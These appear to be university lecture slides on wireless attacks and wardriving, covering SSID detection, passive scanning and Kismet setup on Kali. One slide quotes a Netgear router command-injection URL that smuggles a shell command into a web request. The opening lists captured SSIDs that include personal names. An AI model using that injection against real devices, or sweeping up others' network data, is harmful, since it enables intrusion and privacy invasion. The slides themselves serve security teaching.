

MandVNetwork

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Pam\_and\_Don

LocalLan

2WIRE420

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Charlotte Miller's Guest Network

Charlotte Miller's Network

2WIRE948

Waker\_45432

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2WIRE238

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CSCE 629  
Cyber Attack

Wireless Security  
Wireless Attack

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Wired Equivalent Privacy (WEP)  
Wi-Fi Protected Access (WPA)

# Wireless Networking

- ❑ Employees deploy unauthorized wireless access points at work
  - ❖ Often unencrypted or with weak passwords
- ❑ Employees also take work home to their insecure wireless networks
  
- ❑ Why worry about securing your wireless network?
- ❑ Man Used Neighbor's Wi-Fi to Threaten Vice President Biden
  - ❖ He used aircrack to crack neighbor's WEP AP
  - ❖ Using his neighbor's WiFi, he
    - Created Yahoo account in neighbor's name
    - Sent emails threatening VP Biden
    - Emailed child porn to neighbor's co-workers
    - [www.pcworld.com/article/214659/article.html](http://www.pcworld.com/article/214659/article.html)

# 802.11 Security Suggestions

- ❑ AP's password → Change AP password & keys periodically
- ❑ Verify AP firmware is current
- ❑ Netgear router vulnerabilities
  - ❖ "The issue stems from improper input sanitization in a form in the router's web-based management interface and allows the **[command]** injection and execution of arbitrary shell commands on an affected device.
  - ❖ [http://\[router\\_ip\\_address\]/cgi-bin/;uname\\$IIFS-a](http://[router_ip_address]/cgi-bin/;uname$IIFS-a)
    - <http://www.pcworld.com/article/3149554/security/an-unpatched-vulnerability-exposes-netgear-routers-to-hacking.html>



IFS - Internal Field Separator: Linux variable-typically space

# 802.11 Security Suggestions

- ❑ Change default SSID from DLINK or LINKSYS or ...
  - ❖ 2WIRE335-WeBeHere or Belkin.fa2-GoAway are better
- ❑ Turn off AP's broadcast mode
  - ❖ Which broadcasts the SSID
- ❑ DHCP setup
  - ❖ Can limit the number of IPs allowed via DHCP
- ❑ Integrated firewall configuration
- ❑ MAC address filtering
  - ❖ Increases admin overhead and reduces scalability
  - ❖ Determined hackers can still break it using MAC spoofing

# Wireless Scanning

- Goal: Identify APs and wireless clients on target networks
  - ❖ List attributes found (SSID, security, ...)
- Attackers can passively scan without transmitting at all
- Passive scanner instructs the attacker's wireless card to hop across channels while it listens for frames
- RF **monitor** mode of a wireless card allows **every** frame appearing on a channel to be copied
  - ❖ Analogous to promiscuous mode for wired Ethernet
  - ❖ Some wireless cards permit monitor (mon) mode

# Detection of SSID

- ❑ **Management** frames contain the SSID in cleartext even if WEP/WPA is enabled
  - ❖ Beacon
  - ❖ Probe requests and responses
  - ❖ Association requests and responses
  - ❖ Authentication requests and responses
- ❑ Simply collect a few frames and note the SSID





# Wardriving/walking/biking/flying/...

- ❑ Sniffing wireless traffic to detect APs, AP's capabilities, and associated clients
- ❑ Requirements:
  - ❖ "Attacker" must be geographically close to target
  - ❖ Scanning tool (Kismet, Netstumbler, Cain)
  - ❖ Specific wireless card chipset (scanning tool dependent)
  - ❖ Antenna (Yagi, Omni)
  - ❖ Optional: GPS receiver/software (GPSdrive)



# Wardriving

- ❑ Legality of wardriving in the United States is not clearly defined
  - ❖ Typically legal to sniff packets
- ❑ Making use of these APs to gain unauthorized entry to the network is piggybacking
  - ❖ Typically illegal since you are using bandwidth paid for by some else



Wardriving is often a surreptitious activity: this long-range wardriver leaves only his shadow. 9

# Wardriving Tools



**wardrive**

RAFFAELE RAGNI / TOOLS

★★★★★ (1,963)

INSTALL



**Wigle Wifi Wardriving**

WIGLE.NET / TOOLS

★★★★★ (644)

INSTALL



**Alfa AWUSO36NH High Gain USB  
Wireless G / N Long-Rang WiFi  
Network Adapter**

by ALFA

★★★★★ 378 customer reviews

| 60 answered questions

Price: **\$31.99** & **FREE Shipping**. [Details](#)




# Wardriving Dayton

**WIGLE.NET**  
All the networks. Found by Everyone.


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STUMBLERS	WIFI NETWORKS	OBSERVATIONS	CELL TOWERS
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# Wardriving Stats


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Unencrypted: 4.02  
Unknown: 19.29  
Encrypted: 76.79  
WEP: 6.33  
WPA: 5.79  
WPA2: 64.66  
WPA3: 0





# War Sitting - Where Have **You** Been? ☺

- Here I am in an airport collecting Probe Requests



# Finding Wireless Access Points

- ❑ Several tools (Stumblers) to detect APs
- ❑ Tools vary in the techniques they use to detect an AP
- ❑ Passive scanning
  - ❖ Kismet - Linux (Kali) - Alfa
  - ❖ Cain - Windows - AirPcap
- ❑ Active scanning
  - ❖ Netstumbler - Windows



# Kismet

- ❑ De facto free site survey / wireless sniffing tool
- ❑ Passively collects packets
  - ❖ No broadcast frames → Very stealthy
  - ❖ Can sniff 11a, 11b, 11g, and 11n (hardware dependent)
  - ❖ Can hop or lock onto one channel
- ❑ Detects hidden networks (cloaked and non-beaconing)
- ❑ Can include GPS for maps
- ❑ Generates a Wireshark packet capture file
  - ❖ Kismet-20160208-09-55-53-1.pcapdump
- ❑ Listens for DHCP and ARP traffic to determine MACs and IPs of each device



# Preparing Wi-Fi Card

- ❑ Connect GPS adapter to laptop
- ❑ Connect Alfa card to laptop
- ❑ Start Kali
- ❑ Set card to monitor mode
  - ❖ `ifconfig`
    - Should see interfaces `eth0`, `lo`, and `wlan0`
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
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# Wardriving with Kismet

❑ As root, start Kismet

❖ # kismet

❖ Start server



❖ Accept defaults and click Start

❖ Log files written to /root/Desktop



# Wardriving with Kismet

- Add a source

```
lqqNo sourcesqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
xKismet started with no packet sources defined. x
xNo sources were defined or all defined sources x
xencountered unrecoverable errors. x
xKismet will not be able to capture any data until x
xa capture interface is added. Add a source now? x
x [ No ] [ Yes ] x
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqi
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
- Input monitor mode wireless interface (e.g., wlan0mon)

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lqqAdd Sourceqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
xIntf wlan0mon_ x
x x
xName x
x x
x0pts x
x x
x [ Cancel ] [ Add ] x
x x
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqi
```

- Close Console Window

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[ Close Console Window ]
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqi
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
# Kismet



## Decay indicator

! recent activity  
 . less activity  
 blank no activity

